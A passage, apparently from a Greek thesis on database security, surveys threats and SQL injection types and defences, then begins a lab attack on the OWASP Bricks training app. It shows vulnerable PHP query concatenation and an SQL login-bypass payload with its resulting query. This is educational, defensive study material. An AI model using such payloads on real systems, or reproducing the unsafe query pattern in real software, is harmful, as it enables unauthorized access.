Η απειλή διαπιστευτηρίων περιλαμβάνει τις ενέργειες ενός κακόβουλου χρήστη που προσπαθεί να υποκλέψει τα διαπιστευτήρια σύνδεσης (login credentials) ενός χρήστη και να υιοθετήσει την ταυτότητά του [20]. Αυτό συνήθως επιτυγχάνεται με επιθέσεις brute force και phising. Brute force είναι μία μέθοδος κατά την οποία ο κακόβουλος χρήστης δοκιμάζει κάθε συνδυασμό κωδικού στην σειρά με την λογική της δοκιμής-λάθους (trial-and-error). Αυτό επιτυγχάνεται συνήθως με τη χρήση λεξικών (dictionary attack), τα οποία περιέχουν εκατομμύρια συνδυασμούς λέξεων και αλφαριθμητικών. Το phising είναι η διαδικασία κατά την οποία ο επιτιθέμενος, προσπαθεί να εκμαιεύσει τα στοιχεία εισόδου του χρήστη, προσποιούμενος κάποιο νόμιμο οργανισμό ή εταιρία. Συνήθως αυτό γίνεται μέσω ηλεκτρονικής αλληλογραφίας στην οποία επισυνάπτεται σύνδεσμος που οδηγεί σε απομιμήσεις αυθεντικών ιστότοπων.

4.2.3 Μη ασφαλές δίκτυο

Αν και η διαχείριση του δικτύου δεν εμπίπτει στα καθήκοντα ενός διαχειριστή Βάσεων Δεδομένων, θα πρέπει να ληφθεί σοβαρά υπόψη η πιθανότητα υποκλοπής δεδομένων πάνω από δίκτυο. Μέσω επιθέσης man-in-the-middle (MITM), όπου ο επιτιθέμενος μπορεί να "ακούει" και να παρεμβαίνει στο κανάλι επικοινωνίας που χρησιμοποιεί το ΣΔΒΔ, μπορεί ακόμα και να πάρει τον πλήρη έλεγχο της βάσης. Μέτρα προστασίας απέναντι σε τέτοιες

επιθέσεις περιλαμβάνουν την χρήση ασφαλών καναλιών επικοινωνίας μέσω πρωτοκόλλων όπως τα SSL (Secure Sockets Layer), TLS (Transport Layer Security) και PCT (Private Communications Transport).

4.2.4 Εκτεθειμένα αντίγραφα ασφάλειας (Backup Data Exposure)

Η τήρηση αντιγράφων ασφάλειας της βάσης θεωρείται καλή πρακτική και συμβάλλει στην σωστή λειτουργία της. Παρόλα αυτά, συχνά τα αντίγραφα μένουν τελείως απροστάτευτα από επιθέσεις είτε σε φυσικό επίπεδο (εκτεθειμένα μέσα αποθήκευσης) είται σε επίπεδο λογισμικού. Ο διαχειριστής του ΣΔΒΔ θα πρέπει να φροντίζει τα αντίγραφα ασφαλείας να είναι κρυπτογραφημένα με ισχυρά εργαλεία κρυπτογράφησης.

4.2.5 Άρνηση Υπηρεσίας (Denial of Service)

Η Άρνηση Υπηρεσίας (DoS) είναι μια δημοφιλής και συχνή επίθεση κατά την οποία δημιουργείται φόρτος και καθυστέρηση στην επικοινωνία με τον εξυπηρετητή της βάσης δεδομένων και σκοπό έχει να καταστήσει αδύνατη την πρόσβαση σε εφαρμογές διαδικτύου και δεδομένα από τους προβλεπόμενους χρήστες [21]. Αυτό συνήθως επιτυγχάνεται πλημμυρίζοντας (flooding) τον εξυπηρετητή ή το δίκτυο με αιτήματα έως ότου ο στόχος να μην μπορεί να ανταποκριθεί ή να καταρρεύσει. Αν και αυτού του είδους η επίθεση δεν στοχεύει στα δεδομένα, είναι ιδιαίτερα δαπανηρή για το θύμα, τόσο σε χρόνο όσο και σε χρήματα. Ιδιαίτερα στην περίπτωση της κατανεμημένης άρνησης υπηρεσίας (DDoS) είναι πολύ δύσκολη η αντιμετώπιση της επίθεσης. Μπορεί να αντιμετωπιστεί με τη χρήση firewall, αυξημένο bandwith, IDS (network Intusion Detection System).

4.2.6 Ασθενές ίχνος ελέγχου (Weak Audit Trail)

Σε περίπτωση παραβίασης και μη εξουσιοδοτημένης πρόσβασης σε μία Βάση Δεδομένων ο διαχειριστής του συστήματος και ο οργανισμός στον οποίο ανήκει θα πρέπει πέρα απο το να εντοπίσει αυτό το συμβάν, να μπορεί και να εξακριβώσει τι πήγε λάθος και ποιός ήταν ο υπεύθυνος [22]. Επίσης αν μια βάση δεν ελέγχεται (audited), αυτό μπορεί να εγκυμονεί κινδύνους σε ότι αφορά την συμμόρφωση με τους εθνικούς και διεθνείς κανονισμούς προστασίας ευαίσθητων δεδομένων. Για αυτό το λόγο είναι επιβεβλημένη η ύπαρξη ενός μηχανισμού ο οποίος καταγράφει κάθε δραστηριότητα και συναλλαγή της βάσης. Μέσω αυτού

του μηχανισμού είναι εφικτό να προσδιοριστεί πού ήταν το πρόβλημα και να γίνουν οι ενδεδειγμένες ενέργειες για την αποτροπή μελλοντικών επιθέσεων. Αυτό επιτυγχάνεται μέσω των παρακάτω:

1. Ατομική ευθύνη (Individual Accountability)
   Τα ίχνη ελέγχου (audit trails) διασφαλίζουν ότι οι χρήστες του συστήματος θεωρούνται υπόλογοι για τις πράξεις τους, κρατώντας αρχείο με τις αλλαγές που έγιναν από τους χρήστες και τα αρχεία που προσπέλασαν.

2. Ανίχνευση εισβολής (Intrusion Detection)
   Ένας καλά σχεδιασμένος μηχανισμός ελέγχου ίχνους αποτρέπει τις μη εξουσιοδοτημένες προσβάσεις στην βάση δεδομένων. Τα αρχεία ελέγχου που δημιουργούνται σε πραγματικό χρόνο μπορούν να δώσουν σημαντικά στοιχεία για μια ενδεχόμενη ύπαρξη εισβολής. Μπορούν επίσης να χρησιμοποιηθούν αναδρομικά για να περιορίσουν τη ζημιά που προκλήθηκε, παρέχοντας πληροφορίες για τη φύση της επίθεσης και για το τι επηρεάστηκε.

3. Ανακατασκευή γεγονότων (Reconstruction of Events)
   Εφόσον συμβεί κάποιο σφάλμα ασφάλειας, τα ίχνη ελέγχου μπορούν να παρέχουν μία βήμα προς βήμα ανάλυση των γεγονότων που συνέβησαν. Έτσι, μπορεί ο διαχειριστής να καταλάβει αν η ζημιά προκλήθηκε από κάποιο bug στον κώδικα, από προβληματική διεργασία του συστήματος ή απο ανθρώπινο παράγοντα.

4. Πληροφοριακά συστήματα διαχείρισης κινδύνου (Risk management information systems)
   Αυτοματοποιούν και απλοποιούν την όλη διαδικασία και προσφέρουν ένα ολοκληρωμένο περιβάλλον για την διαχείριση των κινδύνων.

4.2.7 Ο ανθρώπινος παράγοντας

Σε πολλές περιπτώσεις οι βάσεις δεδομένων παραβιάζονται και υπάρχει διαρροή δεδομένων λόγω ανεπαρκούς επιπέδου τεχνογωσίας σε θέματα ασφαλείας των εργαζόμενων όπου ενδέχεται να παραβιάσουν τους βασικούς κανόνες ασφαλείας της βάσης δεδομένων και να την θέσουν σε κίνδυνο, είτε εν γνώση τους είτε όχι.

4.3 Έγχυση SQL (SQL injection)

Μία επίθεση έγχυσης SQL (SQL injection ή SQLi) συνίσταται στην εισαγωγή ενός ερωτήματος SQL (SQL query), μέσω των δεδομένων εισόδου, από έναν κακόβουλο χρήστη στην εφαρμογή που στοχεύει και την εκτέλεση του από την μηχανή της SQL [23]. Το περιεχόμενο της εισόδου ονομάζεται κακόβουλο φορτίο (malicious payload) και είναι το βασικότερο μέρος της επίθεσης (βλπ. 7.2, συνήθη SQLi payloads). Μία επιτυχημένη επίθεση SQLi μπορεί:

- Να διαβάσει ευαίσθητα δεδομένα από την βάση δεδομένων
- Να τα τροποποιήσει (Insert/Update/Delete)
- Να εκτελέσει λειτουργίες διαχείρισης στη βάση δεδομένων
- Να ανακτήσει το περιεχόμενο αρχείων του συστήματος
- Να εκτελεί εντολές του λειτουργικού συστήματος

4.3.1 In-band SQLi

Σε αυτό το είδος SQLi ο επιτιθέμενος χρησιμοποιεί το ίδιο κανάλι επικοινωνίας για να υλοποιήσει την επίθεση και να συγκετρώσει τα αποτελέσματα της [24]. Για παράδειγμα, εάν ο εισβολέας πραγματοποιήσει την επίθεση με χειροκίνητο τρόπο χρησιμοποιώντας ένα πρόγραμμα περιήγησης ιστού, το αποτέλεσμα της επίθεσης θα εμφανιστεί στο ίδιο πρόγραμμα περιήγησης ιστού. Ο πιο απλός τρόπος για να συμβεί αυτό είναι ο εισβολέας να τροποποιήσει το αρχικό ερώτημα και να λάβει τα άμεσα αποτελέσματα του τροποποιημένου ερωτήματος. Οι πιο κοινοί τύποι In-band SQLi είναι:

- Error-based SQLi

  Η μέθοδος βασίζεται στην ερμηνεία των μηνυμάτων λάθους (error messages) που επιστρέφει ο εξυπηρετητής της Βάσης Δεδομένω, ώστε να αποκτηθεί πληροφορία για την δομή της βάσης. Σε μερικές περιπτώσεις αυτό αρκεί για μια επιτυχημένη επίθεση enumeration, όπως παρουσιάζεται στα κεφάλαια 6.2.1 και 6.2.2.

- Union-based SQLi

  Αυτή η τεχνική εκμεταλλεύται το UNION operator της SQL ώστε να συνδυάσει το αποτέλεσμα δύο ή περισσότερων SELECT σε ένα αποτέλεσμα που επιστρέφεται ως

μέρος του HTTP response. Αυτή η τεχνική παρουσιάζεται στα κεφάλαια 6.2.1 και 6.2.2.

4.3.2 Inferential (Blind) SQLi

Κατά τη διάρκεια αυτής της επίθεσης, ο εισβολέας στέλνει ερωτήματα στον εξυπηρετητή και παρατηρεί την απόκριση και την συμπεριφορά του ώστε να μάθει περισσότερα για την δομή της βάσης [24]. Ονομάζεται τυφλή (blind) γιατί η βάση δεν ”απαντά” με δεδομένα και ο εισβολέας δεν μπορεί να δεί τα αποτελέσματα της επίθεσης. Έτσι βασίζεται αποκλειστικά στα μοτίβα απόκρισης και συμπεριφοράς του εξυπηρετητή. Είναι πιο αργή επίθεση αλλά εξίσου επιβλαβής. Κατηγοριοποιείται ως εξής:

- Boolean-based Blind SQLi
  Ο εισβολέας στέλνει ένα ερώτημα SQL στη βάση δεδομένων, ζητώντας από την εφαρμογή να επιστρέψει ένα αποτέλεσμα. Το αποτέλεσμα θα διαφέρει ανάλογα με το αν το ερώτημα είναι αληθές ή ψευδές. Με βάση το αποτέλεσμα, οι πληροφορίες εντός του HTTP request θα τροποποιηθούν ή θα παραμείνουν αμετάβλητες. Ο εισβολέας μπορεί στη συνέχεια να διαπιστώσει εάν το μήνυμα δημιούργησε αληθές ή ψευδές αποτέλεσμα.

- Time-based Blind SQLi
  Ο εισβολέας κάνει έγχυση κώδικα ο οποίος προκαλεί καθυστέρηση στην εκτέλεση των ερωτημάτων, αναγκάζοντας την βάση να “περιμένει” Από τον χρόνο απόκρισης ο εισβολέας μπορεί να καταλάβει αν το αποτέλεσμα του ερωτήματος είναι TRUE ή FALSE. Ανάλογα με το αποτέλεσμα, το HTTP response θα επιστραφεί με καθυστέρηση ή θα επιστραφεί αμέσως. Υλοποίηση τέτοιας επίθεσης παρουσιάζεται στο κεφάλαιο 6.2.3.

4.4 Μέθοδοι αντιμετώπισης SQLi

4.4.1 Έλεγχος εισόδου (Input Validation)

Με αυτή τη μέθοδο, ελέγχεται αν είναι έγκυρη ή όχι η είσοδος που υποβάλλεται από ένα χρήστη [25]. Επιβεβαιώνει ότι η είσοδος είναι κατάλληλη καθώς γίνεται σύγκριση με μία

λίστα επιτρεπτών ή μη κανόνων (whitelist/blacklist). Έτσι, μόνο ό,τι περνάει την διαδικασία πιστοποίησης φτάνει στην βάση για επεξεργασία. Για παράδειγμα, ο κώδικας που κάνει αυτόν τον έλεγχο στο Login #2 του κεφάλαιου 6.1.1 είναι ο εξής:

```
01 | var UnsafeCharacters = /[`~!@#$%^&*()-_=+\[\]{}\\|;':",./<>?]/;
02 | if (theForm.username.value.length > 15 || theForm.passwd.value.length >
       15){
03 |     alert('Too long.');
04 |     return false;
05 | }
06 | if (theForm.username.value.search(UnsafeCharacters) > -1 || theForm.
       passwd.value.search(UnsafeCharacters) > -1){
07 |         alert('Special characters are not allowed.');
08 |         return false;
09 | }
```

4.4.2 Παραμετροποιημένα ερωτήματα (Prepared statements)

Τα παραμετροποιημένα ερωτήματα είναι μια δυνατότητα που παρέχεται από την SQL και χρησιμοποιεί εκ των προτέρων μεταγλωττισμένο (pre-compiled) κώδικα SQL [25]. Ουσιαστικά απαιτείται από τον προγραμματιστή πρώτα να ορίσει ένα πρότυπο ερώτημα, το οποίο αντί για παραμέτρους θα έχει placeholders και μπορεί να επαναχρησιμοποιηθεί. Με αυτό τον τρόπο το ερώτημα και τα δεδομένα στέλνονται ξεχωριστά στον εξυπηρετητή. Έτσι ο εισβολέας δεν μπορεί να αλλάξει το περιεχόμενα του ερωτήματος.

```
01 | // prepare and bind
02 | $stmt = $conn->prepare("INSERT INTO users (username, email, password)
       VALUES (?, ?, ?)");
03 | $stmt->bind_param("sss", $username, $email, $password);
04 | // set parameters and execute
05 | $username = $_POST['username'];
06 | $email = $_POST['email'];
07 | $password = $_POST['password'];
08 | $stmt->execute();
09 | $stmt->close();
```

4.4.3 Τείχος προστασίας δικτυακών εφαρμογών (Web Application Firewall - WAF)

Τα WAF φιλτράρουν, παρακολουθούν και μπλοκάρουν την κίνηση HTTP ακολουθώντας μια σειρά από κανόνες, από και προς μια διαδικτυακή εφαρμογή [26]. Τα WAF είναι πολύ αποτελεσματικα και παρέχουν προστασία μεταξύ άλλων απέναντι σε:

1. SQL injection

2. Cross-site scripting
   Αναφέρεται στην έγχυση κώδικα, συνήθως Javascript, ο οποίος εκτελείται στον φυλλομετρητή του χρήστη - θύματος (client side). Διαφέρει από την έγχυση SQL καθώς δεν στοχεύει άμεσα την ίδια την εφαρμογή.

3. Session hijacking
   Είναι η εκμετάλλευση μιας έγκυρης συνεδρίας (session) ενός πιστοποιημένου χρήστη (πχ. μέσω cookies). Ο επιτιθέμενος παίρνει έτσι την ταυτότητα του χρήστη για να αποκτήσει πρόσβαση σε πληροφορίες ή υπηρεσίες.

4. DDoS
   (βλπ παράγραφο 4.2.5)

5. Parameter tampering
   Βασίζεται στον χειρισμό παραμέτρων που ανταλλάσονται μεταξύ πελάτη και εξυπηρετητή, ώστε να αποκτηθεί πληροφορία που κατά τα άλλα δεν θα ήταν διαθέσιμη στον χρήστη (πχ. HTTP headers).

4.4.4 Escaping inputs

Με τη χρήση συναρτήσεων όπως η mysql_real_escape_string() της PHP δίνεται η δυνατότητα να γίνει διαφυγή σε χαρακτήρες που έχουν ειδική σημασία και μπορεί να δημιουργήσουν ασάφεια στην εκτέλεση ενός ερωτήματος. Η συγκεκριμένη συνάρτηση, εφαρμόζεται σε ένα αλφαριθμητικό και τοποθετεί τον χαρακτήρα backslash (\) σε τέτοιους χαρακτήρες ώστε να μην ληφθούν υπόψη κατα την εκτέλεση.

Κεφάλαιο 5

Τεχνολογίες και εφαρμογές που χρησιμοποιήθηκαν

Θα γίνει μια σύντομη παρουσίαση των τεχνολογιών και των εργαλείων που χρησιμοποιήθηκαν στο πειραματικό μέρος αυτής της εργασίας.

5.1 LAMP

Με τον όρο LAMP αναφερόμαστε σε μια δωρεάν και ανοιχτού κώδικα πλατφόρμα ανάπτυξης και δημιουργίας δυναμικών ιστοσελίδων και διαδικτυακών εφαρμογών. Το αρκτικόλεξο LAMP αποτελείται από τα παρακάτω μέρη:

5.1.1 Linux

Ο όρος Linux έχει αρκετές διαφορετικές σημασίες και έχει χρησιμοποιηθεί για να σημαίνει διαφορετικά πράγματα κάθε φορά [27]. Ο πλέον ακριβής από τεχνικής απόψεως ορισμός του είναι ο ακόλουθος: Το Linux είναι ένας πυρήνας (kernel) λειτουργικού συστήματος τύπου Unix που είναι ανοιχτού κώδικα καιδιανέμεται δωρεάν.

Παρόλα αυτά, οι περισσότεροι άνθρωποι χρησιμοποιούν τον όρο Linux για να αναφέρονται σε ένα λειτουργικό σύστημα που βασίζεται στον πυρήνα του Linux. Το Linux είναι λοιπόν ένα λειτουργικό σύστημα το οποίο μοιάζει με το Unix, είναι ανοιχτού κώδικα, διανέμεται δωρεάν και περιλαμβάνει ένα πυρήνα, εργαλεία συστήματος, έτοιμα προγράμματα εφαρμογών και ένα πλήρες περιβάλλον προγραμματισμού εφαρμογών.

Η έκδοση που χρησιμοποιήθηκε στην παρούσα εργασία είναι Ubuntu Mate 20.04.4 LTS με έκδοση πυρήνα 5.4.0

5.1.2 Apache

Το Apache HTTP Server Project είναι μια συλλογική προσπάθεια ανάπτυξης λογισμικού που στοχεύει στη δημιουργία μιας ισχυρής, εμπορικού επιπέδου, πολλαπλών δυνατοτήτων και ανοιχτού κώδικα υλοποίησης ενός διακομιστή HTTP (Web)[28]. Ένας διακομιστής HTTP είναι ένα λογισμικό που χρησιμοποιεί το πρωτόκολλο HTTP για να αποθηκεύσει, να επεξεργαστεί και να παραδώσει ιστοσελίδες στους χρήστες - πελάτες που τις αιτούνται.

Η έκδοση του Apache HTTP server σε αυτή την εργασία είναι η 2.4.41.

5.1.3 MySQL

Η MySQL είναι ένα Σύστημα Διαχείρισης Σχεσιακών Βάσεων Δεδομένων. Είναι ανοιχτού κώδικα, προγραμματισμένη σε C,C++ και βασίζεται στην SQL για την προσθήκη, την πρόσβαση και την επεξεργασία δεδομένων σε μία Βάση Δεδομένων. Δημιουργήθηκε το 1995 από τους D. Axmark και M. Widenius και πλέον είναι προϊόν της Oracle. Αποτελέι μία από τις πιό δημοφιλείς Βάσεις Δεδομένων SQL.

Σε αυτή την εργασία χρησιμοποιήθηκε η έκδοση 8.0.30.

5.1.4 PHP

Η PHP (Hypertext Preprocessor) είναι μια ευρέως χρησιμοποιούμενη ανοιχτού κώδικα γλώσσα προγραμματισμού που είναι ιδιαίτερα κατάλληλη για την ανάπτυξη και τη δημιουργία ιστοσελίδων δυναμικού περιεχομένου και μπορεί να ενσωματωθεί σε HTML [29]. Εκτελείται στον εξυπηρετητή, υποστηρίζει πολλές Βάσεις Δεδομένων και Διακομιστές Ιστού και μπορεί να εκτελεστεί σε διάφορα λειτουργικά συστήματα. Μερικές από τις δυνατότητές της είναι:

- Να δημιουργεί, να διαβάζει, να γράφει και να διαγράφει αρχεία στον εξυπηρετητή
- Να συλλέγει δεδομένα από φόρμες
- Να στέλνει και να λαμβάνει cookies
- Να προσθέτει, να διαγράφει και να τροποποιεί δεδομένα στη βάση

- Να κρυπτογραφεί δεδομένα

Ιδιαίτερη αναφορά πρέπει να γίνει στις μεθόδους που παρέχει η PHP με τις οποίες ο πελάτης (φυλλομετρητής) μπορεί να στείλει πληροφορία στον εξυπηρετητή. Η μέθοδος GET χρησιμοποιείται για την υποβολή των δεδομένων μέσω μιας φόρμας HTML. Αυτά τα δεδομένα συλλέγονται από την ορισμένη από το σύστημα (predefined) μεταβλητή $_GET για επεξεργασία. Οι πληροφορίες που αποστέλλονται από μια φόρμα HTML χρησιμοποιώντας τη μέθοδο GET είναι ορατές σε όλους στη γραμμή διευθύνσεων του φυλλομετρητή, πράγμα που σημαίνει ότι όλα τα ονόματα των μεταβλητών και οι τιμές τους θα εμφανίζονται στη διεύθυνση URL. Επομένως, η μέθοδος GET δεν είναι ασφαλής για την αποστολή ευαίσθητων πληροφοριών.

Παρόμοια με τη μέθοδο GET, η μέθοδος POST χρησιμοποιείται επίσης για την υποβολή των δεδομένων μέσω φόρμας HTML. Αλλά τα δεδομένα που υποβάλλονται με αυτήν τη μέθοδο συλλέγονται από την ορισμένη από το σύστημα (predefined) μεταβλητή $_POST. Σε αντίθεση με τη μέθοδο GET, δεν έχει όριο στον όγκο των πληροφοριών που μπορούν να σταλούν. Οι πληροφορίες που αποστέλλονται από μια φόρμα HTML χρησιμοποιώντας τη μέθοδο POST δεν είναι ορατές σε κανέναν.

Η έκδοση της PHP σε αυτή την εργασία είναι η 7.4.3.

5.2 Burp Suite

Το Burp suite είναι μία συλλογή εφαρμογών που χρησιμοποιούνται για έλεγχο ευπαθειών δικτύου και κενών ασφαλείας (penetration testing). Τα εργαλεία που χρησιμοποιήθηκαν κυρίως είναι:

1. Proxy

   Το BurpSuite περιέχει ένα διακομιστή μεσολάβησης (intercepting proxy) που επιτρέπει στο χρήστη να βλέπει και να τροποποιεί τα περιεχόμενα των αιτημάτων και των απαντήσεων κατά τη μεταφορά τους. Επιτρέπει επίσης στον χρήστη να στείλει τα αίτηματα/απαντήσεις που βρίσκονται υπό παρακολούθηση σε άλλο σχετικό εργαλείο στο BurpSuite, χωρίς να χρειάζεται η συνεχής διαδικασία αντιγραφής - επικόλλησης. Ο διακομιστής μεσολάβησης μπορεί να ρυθμιστεί ώστε να εκτελείται σε μια συγκεκριμένη ip και πόρτα και μπορεί επίσης να διαμορφωθεί για να φιλτράρει συγκεκριμένους τύπους ζευγών αιτήματος-απάντησης.

2. Repeater

   Το Repeater επιτρέπει στο χρήστη να στέλνει αιτήματα επανειλημμένα τροποποιώντας "με το χέρι". Χρησιμοποιείται για το χειρισμό και την επανέκδοση μεμονωμένων μηνυμάτων HTTP και WebSocket και για την ανάλυση των απαντήσεων της εφαρμογής.

5.3 sqlmap

Το sqlmap είναι ένα εργαλείο ανοιχτού κώδικα, γραμμένο σε python, για έλεγχο ευπαθειών δικτύου και κενών ασφαλείας (penetration testing) που αυτοματοποιεί τη διαδικασία ανίχνευσης και εκμετάλλευσης έγχυσης SQL. Λειτουργεί απέναντι σε όλες τις σύγχρονες βάσεις (mysql, postgresql, oracle, κτλ). Μόλις εντοπίσει μία ή περισσότερες ευπάθειες στο σύστημα-στόχο, ο χρήστης μπορεί να επιλέξει ανάμεσα σε μια ποικιλία επιλογών, όπως ανάκτηση δεδομένων, πρόσβαση στο σύστημα αρχείων και εκτέλεση εντολών στο λειτουργικό σύστημα.

5.4 Ncat

Το Ncat είναι ένα δικτυακό εργαλείο με πολλές δυνατότητες, που διαβάζει και γράφει δεδομένα απο τη γραμμή εντολών πάνω απο ένα δίκτυο. Είναι μια βελτιωμένη υλοποίηση του Netcat. Χρησιμοποιεί πρωτόκολλα TCP και UDP για επικοινωνία και έχει σχεδιαστεί για να παρέχει άμεσα συνδεσιμότητα δικτύου σε άλλες εφαρμογές εφαρμογές και χρήστες. Λειτουργεί με IPv4 και IPv6 και παρέχει στον χρήστη έναν σχεδόν απεριόριστο αριθμό πιθανών χρήσεων.

Κεφάλαιο 6

Υλοποίηση έγχυσης SQL και NoSQL

6.1 Παραβιάζοντας την ασφάλεια του OWASP Bricks


Το OWASP (Open Web Application Security Project) είναι ένας μη κερδοσκοπικός οργανισμός και μια διαδικτυακή κοινότητα που δραστηριοποιείται στο πεδίο της ασφάλειας δικτυακών εφαρμογών (web application sequrity). Το OWASP bricks είναι μία εφαρμογή βασισμένη πάνω στην PHP και στην MySQL, η οποία είναι διαθέσιμη δωρεάν και εστιάζει σε συνήθη θέματα ασφάλειας. Η επίθεση θα υλοποιηθεί στα πεδία εισαγωγής διαπιστευτηρίων (login forms) σε τρείς διαφορετικές σελίδες (Login #1, Login #2 και Login #3). Σκοπός είναι η επιτυχής σύνδεση χωρίς να είναι γνωστό το όνομα χρήστη και ο κωδικός (username/ password).

6.1.1 Υλοποίηση επίθεσης


Login #1

Για εκπαιδευτικούς λόγους και στα πλαίσια υλοποίησης του πειράματος, το ερώτημα SQL που στέλνεται κατα τη διαδικασία της σύνδεσης (login) φαίνεται στο κάτω μέρος της οθόνης (σχήμα 6.1). Το όνομα χρήστη είναι αλφαριθμητικό, οπότε για να ερμηνευτεί σωστά από τη μηχανή της SQL περικλείεται σε μονά εισαγωγικά (single quote). Αυτή τη διαδικασία την αναλαμβάνει η PHP με τον παρακάτω κώδικα:

```
01 | $username=$_POST['username'];
02 | $pwd=$_POST['passwd'];
03 | $sql="SELECT * FROM users WHERE name='$username' and password='$pwd'";
```



Σχήμα 6.1: Bricks app #1



Σχήμα 6.2: Bricks login#1 success

Παρατηρώντας το ερώτημα του σχήματος 6.1

```
01 | SELECT * FROM users WHERE name='vasilis' and password='1234'
```

διαπιστώνεται πως αν χρησιμοποιηθεί σαν είσοδος το όνομα χρήστη:

```
01 | vasilis' or 1=1#
```

και οποιοσδήποτε κωδικός, αυτό θα έχει σαν αποτέλεσμα το ερώτημα που θα προκύψει να έχει την εξής μορφή και η σύνδεση να είναι επιτυχημένη (σχήμα 6.2):

```
01 | SELECT * FROM users WHERE name='vasilis' or 1=1 #' and password='1234'
```

Αυτό συμβαίνει επειδή ο χαρακτήρας '#' σηματοδοτεί την έναρξη σχολίου στη MySQL και οτιδήποτε ακολουθεί δεν λαμβάνεται υπόψη. Οπότε το ερώτημα που τελικά θα εκτελεστεί είναι το:

```
01 | SELECT * FROM users WHERE name='vasilis' or 1=1
```

το οποίο αποτιμάται σαν FALSE or TRUE = TRUE με αποτέλεσμα την επιτυχημένη εκτέλεση του ερωτήματος [30].

